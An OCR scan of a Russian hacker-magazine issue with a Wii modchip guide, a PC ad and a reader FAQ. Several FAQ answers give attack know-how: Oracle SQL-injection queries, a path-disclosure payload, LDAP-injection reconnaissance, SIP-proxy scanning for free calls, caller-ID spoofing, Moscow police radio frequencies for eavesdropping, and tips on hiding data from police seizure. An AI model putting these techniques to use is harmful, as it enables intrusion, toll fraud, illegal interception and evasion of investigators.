
Тут все просто. Берешь две отвертки (крестовую и трехлепестковую) и откручиваешь все, что видишь. Для уверенности можно найти в интернете подробные инструкции с фотографиями. Единственная засада заключается в фирменной отвертке. Ее можно или купить в магазине, или выточить самому (надеюсь, твой верный дремель не просто так пылится на шкафу). Кстати говоря, бывалые чиповоды рекомендуют заменить хитрые нинтендовские винтики обычными крестовыми, чтобы в следующий раз не морочиться с разборкой.

После того как все винты выкручены, передняя панель и съемные дверцы аккуратно сняты, надо отделить плату DVD-привода. Для большего удобства я рекомендую отстегнуть оба шлейфа.

Теперь обрати свое внимание на самую крупную микросхему, стоящую на плате привода. Она имеет маркировку типа GC2-D2B. Внимание! Если ты узрел буквы D2C, это значит, что тебе сильно не повезло. На момент написания статьи большинство модчипов не работало с этой модифика-


Плата DVD-привода — наша конечная цель. Лучше отстегнуть оба шлейфа и освободить ее.


Чиповка в разгаре


Вот так выглядит зачипованная приставка


Подпайка «имплантантов» к микросхеме, у которой не хватает трех ног

Чип спешит на помощь

Обманывать DVD-привод и пихать в него нарезанные болванки люди научились еще во времена GameCube (предыдущей консоли от Nintendo). Поэтому ты, возможно, услышишь в названиях Cyclowiz и WiiNja что-то знакомое. Все «имплантаты» можно разделить на две группы: коммерческие и самодельные. Коммерческие модчипы продаются в виде, готовом к употреблению, «только добавь Wii». Если же денег не так много, можно купить микросхему, самому спаять на ней несложную конструкцию, прошить все это с помощью программатора и наслаждаться делом рук своих. Оба подхода имеют свои плюсы и минусы. Впрочем, коммерческие чипы сейчас стоят в районе $30 (это половина стоимости одного лицензионного диска для Wii). Выводы делай сам.

Чипованная консоль интересна еще и тем, что дает возможность запускать homebrew-софт. Его, правда, пока маловато, но это только начало. Кроме того, при сборке установочного диска ты можешь внедрить туда ROM'ы любимых игр с SuperNintendo и играть с использованием встроенного эмулятора. В планах разработчиков — DivX-плеер и прочие вкусности.

Лечим безногих инвалидов

Допустим, тебе не повезло, и у микросхемы на плате DVD-привода не хватает трех ног. Это не повод для паники, хотя геморроя у тебя заметно прибавится. Если решишь паять сам, подумай семь раз. Это тончайшая работа и запороть микросхему проще простого. Решился? Тогда попробуй припаять тонкие проводочки к обрезкам ног. Получилось — хорошо. Как вариант — можно сошлифовать корпус микросхемы до проводников. Но будь осторожен: одно неверное движение — и контакты сошлифуются совсем. Если ты не уверен в своих силах, не берись. Двигай в мастерскую по ремонту всякой цифровой техники. Там есть все — и технические фены, и паяльные станции, и пряморукие суровые радиомонтажники. Главное — подробно объясни им, что тебе надо (можно показать эту статью). За восстановление трех ног микросхемы много денег не возьмут, да и душа твоя будет спокойна.

Если же ты ухитрился убить микросхему, приготовься платить деньги. Нет, я не имею в виду покупку новой консоли. Но вот заменить DVD-привод с платой придется. В мастерской за это берут около 3000 рублей, но можно попробовать сэкономить. Просто найди и купи брикнутый Wii (только убедись, что он читает диски). Раскрути трупик и просто переставь плату привода в свою консоль. Теперь, говоря геймерским языком, у тебя есть еще одна жизнь. Чипуйся заново и будь аккуратнее.




▷ links


http://wii.nintendo.ru — официальный сайт консоли. Не надо задавать там вопросы о модчипах :).

http://wiikey.cn — официальный сайт модчипа WiiKey. Качай образ установочного диска оттуда.

www.gbx.ru — русскоязычный форум, на котором можно узнать много полезного о Wii.

http://psx-scene.com — буржуйский форум консольщиков. Ищи раздел Nintendo News.





Два брата, но не близнеца. Чипы WiiKey (слева клон, справа оригинал). Сравни качество монтажа

цией. Читай форумы (лучше буржуйские) и жди своего часа — прошивки имеют свойство обновляться.
Если такого облома не случилось, обрати свой взор на выводы (в просторечии ноги) вышеупомянутой микросхемы. Ушлые разработчики из Nintendo решили максимально усложнить нам задачу и отрезали три ноги (самые нужные). Впрочем, эта напасть наблюдается не во всех консолях, и тебе вполне может повезти. О том, что делать, если ноги все же отрезаны, читай во врезке. Если конечности твоей микросхемы на месте, возрадуйся и начинай готовиться к главному.

☒ ЧИП — ОТ СЛОВА CHEAP

Для вразумления своей консоли я использовал чип WiiKey. О его достоинствах и недостатках ты можешь прочитать на многочисленных форумах, а также на сайте производителя. Там же выложена сравнительная таблица характеристик разных чипов. Поскольку я ездил за чипами в далекий Китай, было решено купить целых два чипа: оригинал и клон. Об этом стоит сказать отдельно. После того как китайские умельцы наладили производство WiiKey, другие китайские умельцы стали делать его клоны — модчипы, которые стоят в несколько раз дешевле и ничем якобы не отличаются. Споры о том, есть ли разница, не утихают до сих пор. На мой взгляд, у клона здорово хромает качество монтажа, поэтому я решил не рисковать и впаять оригинал.
Жду логичного вопроса: как попасть в Китай и где там купить чип? А оно тебе надо? В наш продвинутый век все (или почти все) можно заказать через интернет. Кстати, не так давно модчипами стали торговать и российские онлайновые магазины.

☒ READY, STEADY, GO!

Ты, конечно, обратил внимание на странную форму платы модчипа. Сделано это специально для удобства монтажа. Достаточно положить WiiKey на нужное место платы привода (для удобства можно использовать кусочек двустороннего скотча) и «капнуть» оловом в шести местах. Но истинные маньяки (к коим отношусь и я) рекомендуют заюзать шесть коротких проводков, чтобы лишний раз не перегревать плату. Два контакта по центру (те, которые сделаны в виде дырочек) пропаяй особенно тщательно — это питание.
Вот и все, дело сделано. Но прежде чем собирать консоль обратно, убедись, что все работает. Для этого скачай образ настроечного диска с официального сайта WiiKey, нарежь его на DVD-болванку и попробуй включить Wii. Кстати, знатоки рекомендуют резать образы исключительно на DVD-R, на скорости не более четырех и программой ImgBurn. Свой первый диск лучше сделать, следуя всем этим инструкциям (а уже потом начинать экспериментировать с носителями, скоростями и утилитами). После запуска диска на экране должно появиться меню с установками. Если все работает, смело запускай Torrent-клиент и скачивай игры. В ближайшее время тебе будет чем заняться...



Поднимите мне веки… И не опускайте!

К Вию, гоголевскому персонажу, чудо японской техники отношения не имеет. Тем не менее с покупкой этой консоли тебя ждет немало чудес. Изюминка Wii — в уникальном контроллере, который передает сведения о своем положении в пространстве. Теперь ты можешь играть в теннис, махать мечом и наводить пистолет/дробовик на врага не нажатием кнопок на джойстике, а движением руки. А хочешь — подключи второй контроллер для левой руки и займись боксом. Те, кто хоть раз играл в Wii, удивляются не столько крутой графике, сколько уникальному управлению игровым процессом. Поэтому дополнения типа просмотра прогноза погоды или чтения новостей (и то и другое подкачивается через интернет) уже никого не поражают. И специально для давнишних фанатов Nintendo отметим: на Wii запускаются игры от GameCube. При этом понадобится оригинальный кубовский джойстик.



Универсальный Excimer

Что бы ни говорили производители разнообразных узкозаточенных девайсов, вроде аппаратных VPN, файл-серверов и маршрутизаторов, их продукция не способна в домашних условиях заменить мощный и универсальный компьютер. Здорово, конечно, когда можно купить три устройства и каждое из них будет хорошо делать свое дело: маршрутизатор — перекидывать пакеты, файл-сервер — раздавать людям в локалке фильмы и mp3, а VPN — организовывать удаленные подключения к сети. Однако это все-таки целых три устройства, которые соответствующим образом стоят. При этом они ограниченно настраиваются, и их совершенно невозможно сделать универсальными, подходящими именно тебе. И, уж конечно, их нельзя использовать не по назначению. Совсем другое дело — мощный компьютер, который можно настроить так, как тебе угодно, и решать с его помощью любые задачи. Компьютер Excimer на базе двухъядерного процессора Intel® Core™ 2 Duo отлично подходит для этого.

Процессоры Intel® Core™ 2 Duo открывают новый уровень производительности, быстродействия и энергосбережения. Такие задачи, как сканирование компьютера на наличие вирусов, запуск мощных вычислительных программ и загрузка мультимедийных файлов, не окажут влияния на скорость твоей работы, ведь повышенная эффективность энергопотребления этих процессоров сочетается с приростом производительности почти на 40%.*

Встроенный гигабитный адаптер и мощный и процессор от корпорации Intel® позволят тебе организовать высокоскоростные сетевые сервисы, начиная с torrent-сервера и заканчивая видеовещанием в локальной сети. При этом современная видеокарта не обломает тебя и с последними игрушками. Что уж говорить о любых других каждодневных задачах. Компьютер легко станет настоящим центом развлечений и работы: музыкальным центром, DVD-плеером, ядром домашнего кинотеатра, офисным центром, синтезатором. Да хоть контроллером вычислительного кластера! С компьютером Excimer тебе любая задача по плечу!

Не соглашайся ни на что меньшее, чем самое лучшее. Выбирай настольный компьютер Excimer на базе процессора Intel® Core™ 2 Duo — процессора, который опережает время.

* www.intel.ru\core2duo



FAQ@REAL.XAKEP.RU

Q: Я взялся за один серьезный проект, но боюсь, что один его не потяну. Подскажи, как за разумные деньги найти программистов и дизайнеров, которые бы работали удаленно, при этом все делали хорошо и четко в срок?

A: Для поиска фрилансеров существуют специальные сайты. Если ищешь демократичные цены, то лучше прямиком идти на www.free-lance.ru, где анкеты оставляют неискушенные деньгами отечественные работники. При выборе нужно в обязательном порядке посмотреть отзывы других работодателей, проверить портфолио и быть уверенным, что человек в теме, а не рвется в бой на авось: «Чего там сложного? По ходу дела разберусь». Более профессиональных, но и более «дорогих» фрилансеров можно найти на западных ресурсах, например на www.elance.com. На английском сейчас говорят почти все, поэтому проблем с общением не будет. Кстати говоря, рекомендую эти сайты и для обратной ситуации, когда ты сам хочешь найти себе работу или подработку за вполне серьезные деньги. Хорошее портфолио и письменный английский в этом случае — залог успеха.

Q: Купил ноутбук с Windows Vista. Тормозит! Как бы сделать так, чтобы летала она пошустрее.

A: Windows Vista проектировалась из расчета на светлое будущее, когда 2 и более Гб оперативки будет вполне нормальным положением вещей для любого мало-мальски рабочего компьютера. При таких обстоятельствах она, действительно, работает очень даже хорошо. Но сейчас? Производители упорно пихают Висту во все подряд: даже на маленьких субноутах с жалкими 512 Мб оперативки на борту и то установлена новомодная ось. Да разве ж это дело? Ведь тут и XP будет работать с очень большим натягом. Выкрутиться из такой ситуации можно по-разному. Первый способ, он же самый радикальный, — отказаться от новой ОС до лучших времен и поставить XP (подробнее о трудностях, связанных с такой операцией, и путях их преодоления читай в статье «Драйверная адаптация» в прошлом номере). Другой вариант — чуть похитрить и заставить систему работать немного быстрее. Поскольку главной проблемой является недостаток оперативной памяти, то плясать нужно именно от этого. Лучше всего купить еще одну планку ОЗУ, но что если нет денег или все слоты заняты? Вот здесь-то и пригодится довольно интересная фича Висты — ReadyBoost, позволяющая подключить быструю флеш-память (работающую гораздо шустрее жесткого диска) как дополнительное пространство. Флешка-то у тебя есть наверняка! Воспользоваться этой приблудой очень просто: как только ты вставишь флешку в USB-порт, на экране появится окошко, сообщающее о появлении в системе флеш-накопителя. Выбери здесь пункт «Speed up my system», далее укажи количество используемой с флешки памяти и наслаждайся результатом.

Q: Недавно приобрел себе КПК со встроенным GPS-модулем, а друг — отдельно GPS-приемник для своего карманника. Хотим немного погулять и покататься по городу в поисках открытых точек доступа. Какой софт использовать?

A: Первое, что, наверное, стоит попробовать, — это Ministumbler (www.netstumbler.com). Эта отличная утилита для сканирования эфира внешне сильно напоминает Netstumbler (ее бы я непременно рекомендовал тебе, если ты бы использовал ноутбук), а внутри и вовсе, скорее всего, полностью является ее клоном. Ведь оба продукта — от одних и тех же разработчиков! Однако при всех преимуществах есть у этой добротной программы один неприятный нюанс, а именно работает она далеко не со всеми беспроводными адаптерами (интегрированными в КПК и коммуникаторы). Лучший способ узнать, совместим ли адаптер с Ministumbler или нет, — запустить программу и посмотреть. Впрочем, даже если «No wireless card» — это единственное, что выводится на экран, расстраиваться не стоит. Советую прямиком идти на сайт www.aspecto-software.com и закачивать утилиту WiFiForum. Это даже еще более навороченный сканер, который может сохранять информацию о точках доступа и их расположении напрямую в формат kml. Напомню, что kml разработал сам Google, поэтому расположение AP'шек можно привязать к снимкам

из космоса и картам без каких-либо заморочек с помощью программы Google Earth.

Q: Ресурсов КПК для многих задач не хватает. Можно ли как-нибудь использовать встроенный в карманник GPS-модуль как внешний приемник для ноутбука?

A: Легко! Данные о текущем месторасположении (с GPS-приемника, встроенного в гаджет) передаются в специальном формате NMEA. Разумно предположить, что существует утилита, позволяющая эмулировать GPS-приемник и транслировать всю информацию в эфир. И такая программа есть — она называется GPS2Blue (http://users.skynet.be/hofinger/GPS2Blue.html).

Q: У меня возникла проблема с реализацией приема, описанного в статье «Межгород 4free», а именно с поиском SIP-прокси. Я скачал и установил Python 2.5, скопировал в каталог с интерпретатором утилиту SIPVicious. Далее прописал python svmap.py 10.1.1.1/24 -p 5060 -o scan.csv, но почему-то получил совершенно пустой файл отчета. В чем дело? Что за 10.1.1.1/24? Вы в статье намеренно указали этот заведомо неправильный адрес?

A: Строка для запуска программы была приведена исключительно для примера. 10.1.1.1/24 — это даже не IP-адрес, а диапазон IP'шников, причем в локальной сети. Смысл использования этой утилиты — поиск SIP-прокси, реализованный простым перебором IP-адресов. Грубо говоря, SIPVicious берет первый IP-адрес из диапазона и пытается подключиться к нему по нужному порту, после этого анализируется ответ сервера, и операция повторяется уже со следующим IP. Сервер может принять подключение (значит, с определенной вероятностью можно утверждать, что SIP-прокси там есть) либо же отклонить его (прокси, по крайней мере на этом порту, скорее всего, нет). По завершении работы будет создан отчет scan.csv, в котором будут указаны все найденные SIP-прокси (то есть список тех серверов, которые приняли подключение). Для сканирования можно выбирать любой произвольный диапазон IP-адресов, но разумнее, если эта подсеть будет принадлежать стране, в которую ты собираешься звонить. Тогда велика вероятность, что SIP-прокси разрешит совершать звонки в данном направлении. Хочу еще раз предупредить, что в любом случае за связь кто-то платит. За использование чужих ресурсов можно серьезно получить по голове или вообще попасть под следствие в компетентных органах. Не создавай себе проблемы.

Q: Есть следующая проблема. Я разработал довольно солидное приложение Web2.0, в котором активно используется JavaScript и, в частности, AJAX. И все вроде хорошо, красиво, но... медленно. Задержки заметны даже невооруженным взглядом, а если у клиента медленное соединение, то вообще труба. Помогите, как найти узкое место и как можно ускорить код?

A: Начинать, естественно, стоит с поиска того участка кода, который все тормозит. Для этого есть несколько основных инструментов. Если установишь плагин Web Developer (https://addons.mozilla.org/ru/firefox/addon/60) для Firefox'а, то легко сможешь оценить время загрузки каждого из элементов, перейдя в меню «Right Click → Web Developer → Information → View Document Size». Возможно, дело даже не в JavaScript'ах. Firebug — это другой плагин для Огненного Лиса, который ты наверняка использовал для отладки веб-приложения; он также умеет показывать время загрузки элементов (смотри вкладку Net). Просто и четко. Теперь, когда ясно, какие из элементов требуют для загрузки больше всего времени, можно приступить к оптимизации. Есть несколько приемов:

1. Сжать JS-файлы. Первым делом проверяем, правильно ли оформлен код, в чем нам помогает онлайн-сервис www.jslint.com, а потом сжимаем корректный код с помощью Java-тулзы Rhino (www.mozilla.org/rhino). Поскольку написана она на Java, запускать ее следует следующим образом:

```
java -jar custom_rhino.
jar -c myfile.js > myfile.
js.packed 2>&1
```

2. Правильно разместить JS-код. В большинстве случаев мы вставляем тэги для загрузки кода в секции <head>. Поэтому в первую очередь зачастую закачиваются ненужные сразу JS-скрипты, и лишь потом начинается подкачка изображений и верстки странички. Но зачем? Чаще всего предварительная загрузка кода не требуется и большинство команд для включения JS-скриптов можно разместить прямо перед закрывающим тэгом </body>. В этом случае сначала загрузится и отобразится вся страница и лишь потом подгрузится код.

3. Использовать HTTP-компрессию (gzip), о которой мы уже не раз писали.

4. Загружать часть JS-кода только в случае необходимости. Для этого в нужном месте достаточно вставить следующий сниппет:

```
var script = document.
createElement('script');
script.type = 'text/
javascript';
script.src = 'snip.js';
document.getElementsB
yTagName('head')[0].
appendChild(script);
```

Q: Почему при SQL-injection в значении параметра уязвимого скрипта нужно указывать «-1»?

A: Совсем не обязательно. Такое значение ставится для того, чтобы на выходе получить лишь нужную нам информацию, без лишних данных, которые выводит уязвимый сценарий при обычном обращении. К примеру, есть уязвимый скрипт news.php, который выдает новости с определенным значением параметра id. Если подставить в id значение «-1», скрипт просто не найдет в базе данных id с таким значением и выведет лишь результат внедряемого нами запроса.

Q: Требуется программа-автоматизатор слепой SQL-инъекции для довольно экзотической и редко встречающейся СУБД. Можешь что-нибудь подсказать?

A: Совсем недавно я повстречал такой инструмент — ISR-Sqlget. На данный момент поддерживаются следующие системы управления БД:

```
• IBM DB2
• Microsoft SQL Server
• Oracle
• Postgres
• Mysql
• IBM Informix
• Sybase
• Hsqldb (www.hsqldb.org)
• Mimer (www.mimer.com)
• Pervasive (www.
pervasive.com)
• Virtuoso (virtuoso.
openlinksw.com)
• SQLite
• Interbase/Yaffil/
Firebird (Borland)
• H2 (www.h2database.com)
• Mckoi (http://mckoi.
com/database)
• Ingres (www.ingres.com)
• MonetDB (www.monetdb.
nl)
• MaxDB (www.mysql.com/
products/maxdb)
• ThinkSQL (www.thinksql.
co.uk)
• SQLBase (www.unify.com)
```

Q: Знаю, как вытащить названия таблиц и колонок через rownum; не понимаю, как поставить колонки с таблицами, которым они принадлежат, и заполучить всю информацию.

A: Все просто. Получаем колонки в имеющейся таблице:

```
SELECT COLUMN_NAME FROM
USER_TAB_COLUMNS WHERE
TABLE_NAME='...';
```

Ну а дальше, как и прежде, используем rownum:

```
SELECT T.CN FROM (SELECT
ROWNUM R, COLUMN_NAME CN
FROM USER_TAB_COLUMNS
WHERE TABLE_NAME='...') T
WHERE R=X
```

Q: Существует ли устройство для подмены телефонного номера? Я хочу позвонить на определенный телефон и обмануть АОН, подставив нужный мне номер.

A: Это достаточно непросто сделать. Нужна специальная техника. Скорее всего, ты не сможешь просто так заглушить сигнал, исходящий от АТС, поскольку он будет идти по не разговорному каналу. Требуется знать особенности работы станции с АОН. Для подобных целей есть даже утилиты. К примеру, S.O.B. (http://artofhacking.com/orange.htm).

Q: Экстренно понадобилось поставить девственную Винду

XP с подключением к инету, и сразу стала появляться «традиционная» ошибка с экзешниками lsass и svchost. Система аварийно завершает работу, так что я даже не успеваю ничего сделать. Как быть?

A: Почаще интересуйся возможностями консоли (да-да, консоль — это очень даже полезная вещь) :). Ради расширения кругозора, посмотрим значение ключа '-a' у команды shutdown:

```
-a    Прекращение завер-
шения работы системы
```

Соответственно, смело вбиваем в консоли:

```
shutdown -a
```

А после этого немедленно патчим Windows или, что еще лучше, переустанавливаем ее.

Q: Я начинающий фрикер, и есть желание послушать переговоры интересных подразделений :). На каких частотах идут переговоры в службах вроде УВД, Скорой помощи и прочих госструктурах? Какое оборудование нужно взять, чтобы перехватить сигнал?

A: Во-первых, за подобные деяния тебе могут настучать по башке, поскольку они противозаконны. А во-вторых, для половины «интересных» частот подойдут стандартные радиостанции.
Что касается оборудования, то можно прикупить (или собрать по схемам) сканер/приемник. Насколько я знаю, популярностью пользуется аппарат Yaesu VX-*R (здесь «*» — модель: 5,6 или 7). Одним из лучших сканирующих приемников также считается Icom IC-R20. На сайте http://rlocman.ru ты сможешь отыскать схемы для названных девайсов.
Много информации о радиостанциях находится на ресурсе www.radioscanner.ru/trx.
Напоследок перечислю некоторые частоты интересных московских подразделений (все они выложены в ЖЖ-комьюнити ru_scaner):

```
462.4725 УВД ВАО г. Москвы
462.4875 ГАИ ЦАО г. Москвы
462.5000 УВД ВАО г. Москвы
460.6100 ГАИ САО г. Москвы
460.8000 ГАИ ЮВАО г. Москвы
460.8125 ГАИ ЦАО г. Москвы
462.7750 УВД ЮАО г. Москвы
462.8000 УВД ЮАО г. Москвы
462.8750 УВД ЮВАО г. Москвы
462.9000 УВД ЮВАО г. Москвы
452.7375 ГАИ ЦАО г. Москвы
452.8000 УВД СВАО г. Москвы
```

ПОЖАРНЫЕ СЛУЖБЫ, ДЛЯ КОТОРЫХ ПОДОЙДУТ РАЦИИ

```
172 .0375 ЦАО
172.050 ЛИНК
172.0625 СВАО
172.075 ЮАО
172.0875 САО
172.100 ВАО
172.1125 СЗАО
```

Q: Перепробовал все стандартные методы, но никак не удается раскрыть установочный путь на уязвимом серваке.

A: Не знаю, можно ли отнести этот способ к стандартным, но иногда помогает передача параметра в переменную.

```
http://target/?p[]=1
```

Зачастую скрипт записывает в куки переменную, хранящую идентификатор сессии (PHPSESSID), подставив в которую любой символ, кроме алфавита и цифр, можно получить ошибку и тем самым раскрыть пути. Естественно, все вышесказанное работает, только если включен режим отображения ошибок.
Не стоит также забывать про виртуальные серверы, на которых может крутиться твой хост. Вручную ищем пути на сайтах, хостящихся на сервере вместе с атакуемым сайтом, или юзаем поисковик. Если «соседские» порталы не найдены, то покупаем хост на этом сервере и уже легально узнаем пути. Еще вариант — многие хостеры предоставляют тестовый бесплатный доступ на энное количество дней, поэтому узнай о такой возможности, перед тем как платить деньги. Официально такую услугу хостер может и не предоставлять, но, задействовав все свои навыки в социальной инженерии, вполне возможно уломать хостера на тестовый аккаунт :).

Q: Как определить, имею ли я дело со скриптовым honeypot'ом или с реально уязвимым сценарием?

A: Для непосвященных читателей поясню, что honeypot — это система, имитирующая присутствие уязвимостей на сервере. Следовательно, что скриптовый honeypot — это набор скриптов, имитирующих уязвимости в собственном коде.
Зачастую определить, с чем имеешь дело: с фейком или с бажным софтом, достаточно непросто. Попробуй посмотреть код сценария и всех остальных скриптов, находящихся в одной директории. Возможно, ты увидишь оставленные комментарии, из которых можно сделать соответствующие выводы.
Посмотри каталог, в котором находишься, и сравни с именем домена. Пробуй посмотреть листинги каталогов и конфиги. Иногда на это просто может не хватать прав, и не стоит сразу делать вывод о наличии honeypot.

Q: А реально ли на практике получить, что-то полезное через LDAP-инъекцию, о которой писалось в прошлом FAQ'е?

A: Вполне, но, как и в любом деле, здесь не обойтись без сопутствующей удачи. Изложить все тонкости в одном FAQ'е нереально. Рассмотрим лишь основные моменты наших деструктивных действий.
Допустим нам удалось каким-то образом читать файлы на атакуемом хосте, но, как известно, локальный инклуд еще ничего не значит. Подтверждением тому могут служить несколько обнаруженных локальных инклуд-багов на сервере NASA. Только ленивый не пытался хоть что-то с этого поиметь, но в итоге никому не удалось. Не верь в сказки о секретной информации — это все ерунда :).
Так о чем это я... Итак, у нас существует вероятность наличия бажного серверного программного обеспечения, подверженного LDAP-инъекции. Мы будем смотреть, с чем он имеет дело: с LDAP-сервером или с рядовым серваком на базе Linux. Для этого изучаем листинг директории /usr/local/etc/openldap (или сканируем на доступность порт 389 или 636). Там находятся такие файлы, как slapd.conf, ldap.conf, директория schema. Именно последняя директория может быть для нас полезна — в ней находятся файлы с описанием схем LDAP (core.schema, openldap.schema и т.п.), определения классов объектов и схем. Оттуда мы и получаем данные для успешной LDAP-инъекции.
Также можно установить свой пароль на root-доступ к LDAP-демону (файл slapd.conf, директива rootpw).
P.S. В начале, я не зря говорил про удачу. Для чтения директорий и файлов нужны права. Как правило, именно root-права.
P.P.S. Все вышеназванные установочные пути относятся к серверу OpenLDAP.

Q: Я постоянно юзаю VPN'ы, криптую всю конфиденциальную информацию, попадающую на ПК, и вообще слежу за своей анонимностью, но, почитав о том, как берут очередного кулхацкера, понимаю, что никто не защищен и попасть в руки к дядям из «К» совсем просто. Вопрос — всю ли технику они прихватывают с собой для расследования и как скрыть свою инфу?

A: Они забирают все то, что, по их мнению (точнее, по мнению приглашенного специалиста), может хранить и передавать информацию. Если использовать спецтерминологию, изымаются все СТК — средства компьютерной техники. Кроме самого системного блока будут обязательно конфискованы лазерные диски и дискеты, флешки. Вообще считай, что тебе крупно повезло, если товарищи из органов примут решение об изъятии техники на месте. В случае если ты работаешь в какой-либо фирме и тебя прямо там и повязали, то велика вероятность, что технику заберут по минимуму. Исходя из всего вышесказанного, наиболее целесообразно будет хранить инфу на самом безобидном носителе, например на iPod'е в скрытой папке. Я сильно сомневаюсь, что у наших гостей из органов сразу же найдется iTunes в своем боевом комплекте софта :). И еще. Если сотрудники решают искать всю полезную для них инфу на месте, то, как правило, используются утилиты, ищущие файлы с определенным расширением (например, txt или xls). Но нам не составит труда переименовать, допустим, файл myroots.txt в myroots.mp3. Да, это примитивно и от спецов с большой буквы не спасет, но от дилетантов, работающих по инструкциям, вполне может.

КРИСТИАН
КЛАВЬЕ

ЖОЗИАН
БАЛАСКО

ЖЕРАР
ЖЮНЬО




НОВАЯ КОМЕДИЯ
РЕЖИССЕРА «ТАКСИ 2, 3, 4»
ЖЕРАРА КРАВЧИКА

КРАСНЫЙ ОТЕЛЬ

МИРОВАЯ ПРЕМЬЕРА
5 ДЕКАБРЯ

ЛЮКСОР









КРИС КАСПЕРСКИ

Рис.4. «Бельведер» Эшера

Рис.1. Вечный двигатель на гравюре «Водопад» Мориса Эшера

PSYCHO

ВОЗМОЖНЫЕ НЕВОЗМОЖНЫЕ ФИГУРЫ

ЛОМАЕМ ИЛЛЮЗОРНЫЕ ДИАГОНАЛИ ПСИХОЛОГИИ ЗРИТЕЛЬНОГО ВОСПРИЯТИЯ «РИСОВАТЬ — ЗНАЧИТ ОБМАНЫВАТЬ» (МОРИС КОРНЕЛИС ЭШЕР).

Сегодняшний выпуск рубрики Psycho посвящен невозможным фигурам, которые легко нарисовать, но которые срывают крышу при попытке представить, какой физической реальности они могут соответствовать, причем срывают настолько конкретно, что назад она (крыша) уже не возвращается. Это настоящий ключ к подсознанию. Путь в иной мир, вдохновляющий многих художников на творческий прорыв за пределы пространства и времени.




Рис.2. «Бливет» — сколько здесь зубцов?




Рис.8. «Бельведер» Эшера в реальном мире

Мы привыкли верить фотографиям (и в несколько меньшей степени — чертежам и рисункам), наивно полагая, что они всегда соответствуют какой-то действительности — реальной или вымышленной. Наглядным примером первой является параллелепипед, второй — эльф или другой сказочный зверь. Отсутствие эльфов в наблюдаемой нами области пространства-времени еще не означает, что они не могут существовать в принципе. Еще как могут! И в этом легко убедиться с помощью гипса, пластилина или папье-маше (остальные материалы по вкусу). А вот слабо нарисовать то, чего вообще не может быть?! Что вообще нельзя сконструировать?! (Прим. редактора: несколько подряд идущих вопросительно-восклицательных предложений — это хорошее средство эмоционального воздействия на читателя, так что наш psycho'мыщъх вооружен и очень опасен :)).

